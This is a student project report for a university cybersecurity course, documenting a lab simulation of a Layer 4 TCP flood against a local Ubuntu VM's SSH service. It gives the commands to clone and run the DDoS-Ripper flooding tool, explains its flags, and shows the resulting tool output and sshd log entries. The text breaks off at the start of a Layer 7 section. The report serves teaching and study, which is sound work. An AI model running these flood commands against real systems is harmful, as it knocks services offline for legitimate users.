Fatima Jinnah Women University

Opening Portals of Excellence Through Higher Education

“PROJECT”

COURSE:

CYBERSECURITY

INSTRUCTOR:

MAM BUSHRA BASHIR

SUBMITTED BY:

AYESHA TARIQ SATTI (2021-BSE-006)

LAIBA SOHAIL (2021-BSE-016)

NEHA AMJAD (2021-BSE-024)

TANZEELA ASGHAR (2021-BSE-032)

“DOS ATTACK”

1. INTRODUCTION:

This project aims to simulate Denial of Service (DoS) attacks using both Layer 7 (HTTP) and Layer 4 (TCP) techniques in a secure and controlled lab environment. By using open-source Python tools like GoldenEye and DDoS-Ripper, we demonstrate how malicious traffic can overload a target web or SSH service, leading to service unavailability. The attacks are launched from Termux running in Bluestacks on a Windows host, targeting a locally hosted Ubuntu virtual machine set up with bridged networking to allow LAN-based communication. This setup helps in understanding how different types of DoS attacks work, how they affect system performance, and how server logs reflect the signs of such attacks. The purpose of this simulation is purely educational and helps students understand cybersecurity concepts related to DoS in a hands-on manner.

2. LAYER 4 (TCP) DOS ATTACK USING DDOS-RIPPER

2.1 OBJECTIVE:

To simulate a Denial of Service (DoS) attack on port 22 (SSH) of a locally hosted Ubuntu virtual machine using the DDoS-Ripper tool from Termux in Bluestacks. This demonstrates how Layer 4 (TCP flood) attacks can disrupt server services like SSH.

2.2 SYSTEM CONFIGURATION:

- **Attacker Machine:**

Component	Specification
Host OS	Windows 10
Emulator	Bluestacks 5
Terminal	Termux (Linux Environment)
Network Type	Bridged Adapter (LAN Shared)
Tools Used	DDoS-Ripper, GoldenEye
Target Machine IP	192.168.100.69


- **Target Machine:**

Component	Specification
Host OS	Windows 10
Virtual Machine	Ubuntu 20.04 LTS (VMware)
Network Adapter	Bridged Mode
Running Service	OpenSSH Server (Port 22)
IP Address	192.168.100.69

2.3 TARGET SETUP (UBUNTU VM):

➢ ***Step 1: Update and Install SSH Server***


```
sudo apt update
```




```
ubuntu@ubuntu:~$ sudo apt update
Ign:1 cdrom://Ubuntu 24.04.2 LTS _Noble Numbat_ - Release amd64 (20250215) noble InRelease
Hit:2 cdrom://Ubuntu 24.04.2 LTS _Noble Numbat_ - Release amd64 (20250215) noble Release
Hit:3 http://archive.ubuntu.com/ubuntu noble InRelease
Get:4 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:5 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:7 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:8 http://archive.ubuntu.com/ubuntu noble-updates/main i386 Packages [474 kB]
Get:9 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [868 kB]
Get:10 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1,118 kB]
Get:11 http://archive.ubuntu.com/ubuntu noble-updates/main Translation-en [238 kB]
Get:12 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Components [161 kB]
Get:13 http://archive.ubuntu.com/ubuntu noble-updates/main Icons (48x48) [34.7 kB]
Get:14 http://archive.ubuntu.com/ubuntu noble-updates/main Icons (64x64) [49.6 kB]
Get:15 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 c-n-f Metadata [13.5 kB]
Get:16 http://archive.ubuntu.com/ubuntu noble-updates/universe amd64 Packages [1,080 kB]
Get:17 http://security.ubuntu.com/ubuntu noble-security/main i386 Packages [291 kB]
Get:18 http://security.ubuntu.com/ubuntu noble-security/main Translation-en [160 kB]
Get:19 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [21.5 kB]
Get:20 http://security.ubuntu.com/ubuntu noble-security/main Icons (48x48) [13.4 kB]
Get:21 http://security.ubuntu.com/ubuntu noble-security/main Icons (64x64) [20.0 kB]
Get:22 http://security.ubuntu.com/ubuntu noble-security/main amd64 c-n-f Metadata [7,068 B]
Get:23 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Packages [851 kB]
Get:24 http://archive.ubuntu.com/ubuntu noble-updates/universe i386 Packages [654 kB]
Get:25 http://security.ubuntu.com/ubuntu noble-security/universe i386 Packages [528 kB]
Get:26 http://security.ubuntu.com/ubuntu noble-security/universe Translation-en [187 kB]
Get:27 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Components [52.2 kB]
Get:28 http://security.ubuntu.com/ubuntu noble-security/universe amd64 c-n-f Metadata [17.0 kB]
Get:29 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Packages [1,138 kB]
Get:30 http://archive.ubuntu.com/ubuntu noble-updates/universe Translation-en [274 kB]
Get:31 http://security.ubuntu.com/ubuntu noble-security/restricted i386 Packages [17.6 kB]
Get:32 http://archive.ubuntu.com/ubuntu noble-updates/universe amd64 Components [376 kB]
Get:33 http://security.ubuntu.com/ubuntu noble-security/restricted Translation-en [236 kB]
```

Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
Ubuntu 64-b
Home
Ubuntu 64-bit
Jun 16 14:39
ubuntu@ubuntu: ~
To direct input to this VM, click inside or press Ctrl+G.

sudo apt install openssh-server -y



```
Reading state information... Done
290 packages can be upgraded. Run 'apt list --upgradable' to see them.
ubuntu@ubuntu:~$ sudo apt install openssh-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-client openssh-sftp-server ssh-import-id
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
The following packages will be upgraded:
  openssh-client
1 upgraded, 4 newly installed, 0 to remove and 289 not upgraded.
Need to get 1,452 kB/1,737 kB of archives.
After this operation, 6,744 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-client amd64 1:9.6p1-3ubuntu13.12 [905 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-sftp-server amd64 1:9.6p1-3ubuntu13.12 [37.4 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-server amd64 1:9.6p1-3ubuntu13.12 [510 kB]
Fetched 1,452 kB in 2s (684 kB/s)
Preconfiguring packages ...
(Reading database ... 212032 files and directories currently installed.)
Preparing to unpack .../openssh-client_1%3a9.6p1-3ubuntu13.12_amd64.deb ...
Unpacking openssh-client (1:9.6p1-3ubuntu13.12) over (1:9.6p1-3ubuntu13.5) ...
Selecting previously unselected package openssh-sftp-server.
Preparing to unpack .../openssh-sftp-server_1%3a9.6p1-3ubuntu13.12_amd64.deb ...
Unpacking openssh-sftp-server (1:9.6p1-3ubuntu13.12) ...
Selecting previously unselected package openssh-server.
Preparing to unpack .../openssh-server_1%3a9.6p1-3ubuntu13.12_amd64.deb ...
Unpacking openssh-server (1:9.6p1-3ubuntu13.12) ...
Selecting previously unselected package ncurses-term.
Preparing to unpack .../ncurses-term_6.4+20240113-1ubuntu2_all.deb
```




```
Package configuration

 Configuring openssh-server 
sshd_config: A new version (/tmp/tmp.TpQACCuf90) of configuration file
/etc/ssh/sshd_config is available, but the version installed currently
has been locally modified.

What do you want to do about modified configuration file sshd_config?

         install the package maintainer's version
         keep the local version currently installed
         show the differences between the versions
         show a side-by-side difference between the versions
         start a new shell to examine the situation

                            <Ok>
```

Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
Ubuntu 64-b
Home
Ubuntu 64-bit
Jun 16 14:36
ubuntu@ubuntu: ~
Install Ubuntu 24.04.2 LTS
Home
To direct input to this VM, click inside or press Ctrl+G.

- ***Step 2: Start and Enable SSH***

  sudo systemctl start ssh


  sudo systemctl enable ssh



```
ubuntu@ubuntu:~$ sudo systemctl start ssh
ubuntu@ubuntu:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /usr/lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /usr/lib/systemd/system/ssh.service.
```

- ***Step 3: Verify SSH Status***

  sudo systemctl status ssh




```
buntu@ubuntu:~$ sudo systemctl status  ssh
● ssh.service - OpenBSD Secure Shell server
    Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enab>
    Active: active (running) since Mon 2025-06-16 14:37:41 UTC; 30s ago
riggeredBy: ● ssh.socket
      Docs: man:sshd(8)
            man:sshd_config(5)
  Main PID: 7030 (sshd)
     Tasks: 1 (limit: 2204)
    Memory: 4.0M (peak: 4.2M)
       CPU: 574ms
    CGroup: /system.slice/ssh.service
            └─7030 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

un 16 14:37:41 ubuntu systemd[1]: Starting ssh.service - OpenBSD Secure Shell >
un 16 14:37:41 ubuntu sshd[7030]: Server listening on :: port 22.
un 16 14:37:41 ubuntu systemd[1]: Started ssh.service - OpenBSD Secure Shell s>
.ines 1-16/16 (END)...skipping...
```

2.4 ATTACK EXECUTION (ATTACKER: TERMUX IN BLUESTACKS):


- ***Step 1: Install DDoS-Ripper***

  git clone https://github.com/palahsu/DDoS-Ripper



```
~ $ git clone https://github.com/palahsu/DDoS-Ripper.git
Cloning into 'DDoS-Ripper'...
remote: Enumerating objects: 107, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 107 (delta 34), reused 28 (delta 28), pack-reused 66 (from 1)
Receiving objects: 100% (107/107), 836.18 KiB | 1.40 MiB/s, done.
Resolving deltas: 100% (47/47), done.
~ $
```

  cd DDoS-Ripper




```
~ $ cd DDoS-Ripper
~/DDoS-Ripper $
```

- ***Step 2: Launch TCP Flood Attack on Port 22***

  python3 DRipper.py -s 192.168.100.69 -p 22 -t 135

Flag	Description
-s	Target Server IP
-p	Port (22 for SSH)
-t	Number of threads (135)

Note: This is a **TCP Layer 4 flood** aimed at exhausting the SSH service.



```
~/DDoS-Ripper $ python3 DRipper.py -s 192.168.100.69 -p 22 -t 135

DDOS RIPPER

                                    ©EngineRipper
                                    reference by Hammer

 192.168.100.69  port:  22  turbo:  135
Please wait...
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
 Mon Jun 16 20:37:54 2025   <--packet sent! rippering-->
```


2.5 MONITORING THE TARGET (UBUNTU VM):

Real-Time SSH Logs

sudo journalctl -f -u ssh

```
ubuntu@ubuntu:~$ sudo journalctl -f -u ssh
```

During the TCP flood attack executed using the **DDOS-Ripper** tool, the target Ubuntu virtual machine began generating repeated log entries related to the SSH service (sshd). These logs included lines such as:



```
Jun 16 15:00:03 ubuntu sshd[43982]: banner exchange: Connection from 192.168.100.57 port 65370: invalid format
Jun 16 15:00:03 ubuntu sshd[43983]: banner exchange: Connection from 192.168.100.57 port 65371: invalid format
Jun 16 15:00:03 ubuntu sshd[43989]: banner exchange: Connection from 192.168.100.57 port 65377: invalid format
Jun 16 15:00:03 ubuntu sshd[43996]: banner exchange: Connection from 192.168.100.57 port 65389: invalid format
Jun 16 15:00:04 ubuntu sshd[43991]: banner exchange: Connection from 192.168.100.57 port 65379: invalid format
Jun 16 15:00:04 ubuntu sshd[43997]: banner exchange: Connection from 192.168.100.57 port 65392: invalid format
Jun 16 15:00:04 ubuntu sshd[43999]: banner exchange: Connection from 192.168.100.57 port 65394: invalid format
Jun 16 15:00:04 ubuntu sshd[44002]: banner exchange: Connection from 192.168.100.57 port 65398: invalid format
Jun 16 15:00:04 ubuntu sshd[44003]: banner exchange: Connection from 192.168.100.57 port 65400: invalid format
Jun 16 15:00:04 ubuntu sshd[44005]: banner exchange: Connection from 192.168.100.57 port 65402: invalid format
Jun 16 15:00:04 ubuntu sshd[44011]: banner exchange: Connection from 192.168.100.57 port 65413: invalid format
Jun 16 15:00:04 ubuntu sshd[44013]: banner exchange: Connection from 192.168.100.57 port 65415: invalid format
Jun 16 15:00:04 ubuntu sshd[44015]: banner exchange: Connection from 192.168.100.57 port 65419: invalid format
Jun 16 15:00:04 ubuntu sshd[44007]: banner exchange: Connection from 192.168.100.57 port 65409: invalid format
Jun 16 15:00:04 ubuntu sshd[44019]: banner exchange: Connection from 192.168.100.57 port 65430: invalid format
Jun 16 15:00:04 ubuntu sshd[44006]: banner exchange: Connection from 192.168.100.57 port 65406: invalid format
Jun 16 15:00:04 ubuntu sshd[44001]: banner exchange: Connection from 192.168.100.57 port 65397: invalid format
Jun 16 15:00:04 ubuntu sshd[44026]: banner exchange: Connection from 192.168.100.57 port 65442: invalid format
Jun 16 15:00:04 ubuntu sshd[44004]: banner exchange: Connection from 192.168.100.57 port 65401: invalid format
Jun 16 15:00:04 ubuntu sshd[44024]: banner exchange: Connection from 192.168.100.57 port 65439: invalid format
Jun 16 15:00:04 ubuntu sshd[44027]: banner exchange: Connection from 192.168.100.57 port 65443: invalid format
Jun 16 15:00:04 ubuntu sshd[44031]: banner exchange: Connection from 192.168.100.57 port 65451: invalid format
Jun 16 15:00:04 ubuntu sshd[44028]: banner exchange: Connection from 192.168.100.57 port 65446: invalid format
Jun 16 15:00:04 ubuntu sshd[44030]: banner exchange: Connection from 192.168.100.57 port 65450: invalid format
Jun 16 15:00:04 ubuntu sshd[44032]: banner exchange: Connection from 192.168.100.57 port 65453: invalid format
Jun 16 15:00:04 ubuntu sshd[44029]: banner exchange: Connection from 192.168.100.57 port 65448: invalid format
Jun 16 15:00:04 ubuntu sshd[44034]: banner exchange: Connection from 192.168.100.57 port 65459: invalid format
Jun 16 15:00:04 ubuntu sshd[44033]: banner exchange: Connection from 192.168.100.57 port 65458: invalid format
Jun 16 15:00:04 ubuntu sshd[44038]: banner exchange: Connection from 192.168.100.57 port 65465: invalid format
Jun 16 15:00:04 ubuntu sshd[44041]: banner exchange: Connection from 192.168.100.57 port 65469: invalid format
Jun 16 15:00:04 ubuntu sshd[44039]: banner exchange: Connection from 192.168.100.57 port 65466: invalid format
Jun 16 15:00:04 ubuntu sshd[44047]: banner exchange: Connection from 192.168.100.57 port 65475: invalid format
Jun 16 15:00:04 ubuntu sshd[44044]: banner exchange: Connection from 192.168.100.57 port 65472: invalid format
```

This indicates that the attacker machine (192.168.100.57) was sending a high volume of incomplete TCP connection requests to port 22, which is used by the SSH server. These connections were not completing the standard SSH handshake, causing the SSH daemon to log “invalid format” errors. Each log line also showed different source ports, confirming that the attack involved multiple simultaneous and randomized connection attempts, a typical characteristic of a Layer 4 TCP flood. This behavior demonstrates how a Denial of Service (DoS) attack can overwhelm a service like SSH by exhausting its resources, making it slow or inaccessible for legitimate users. The attack successfully created stress on the target service without requiring authentication or full login attempts, validating the effectiveness of the TCP flood method in a simulated lab environment.

2.6 ATTACK IMPACT:

- ✓ High number of TCP connections observed to port 22.
- ✓ SSH login attempts failed or froze.
- ✓ System slowed down or became unresponsive to SSH requests**.**
- ✓ Journal logs confirmed flooding activity with error entries.

3. LAYER-7 DOS ATTACK

3.1 OBJECTIVE:

To simulate a Denial of Service (DoS) attack on a locally hosted web server by using two open-source Python-based tools GoldenEye and DDOS-Ripper executed within Termux on Bluestacks Emulator**.** This demonstrates how an attacker might exploit HTTP-based vulnerabilities and exhaust system resources in a controlled lab environment. And to simulate a Denial of Service (DoS) attack by targeting a simple web server running on a virtual machine (Ubuntu) using Python’s built-in HTTP server on port 80.


3.2 ATTACKER MACHINE:

- **System Configuration:**

Component	Specification
Host Machine	Windows 10
Emulator	Bluestacks 5
Terminal Environment	Termux (Linux on Android)
Network Type	Bridged Adapter (Shared LAN with Target)
Tools Used	GoldenEye, DDOS-Ripper
Target Machine IP	192.168.100.69

3.3 ERMUX SETUP:


To prepare the attacker environment, the following steps were performed in Termux:



```
3:31
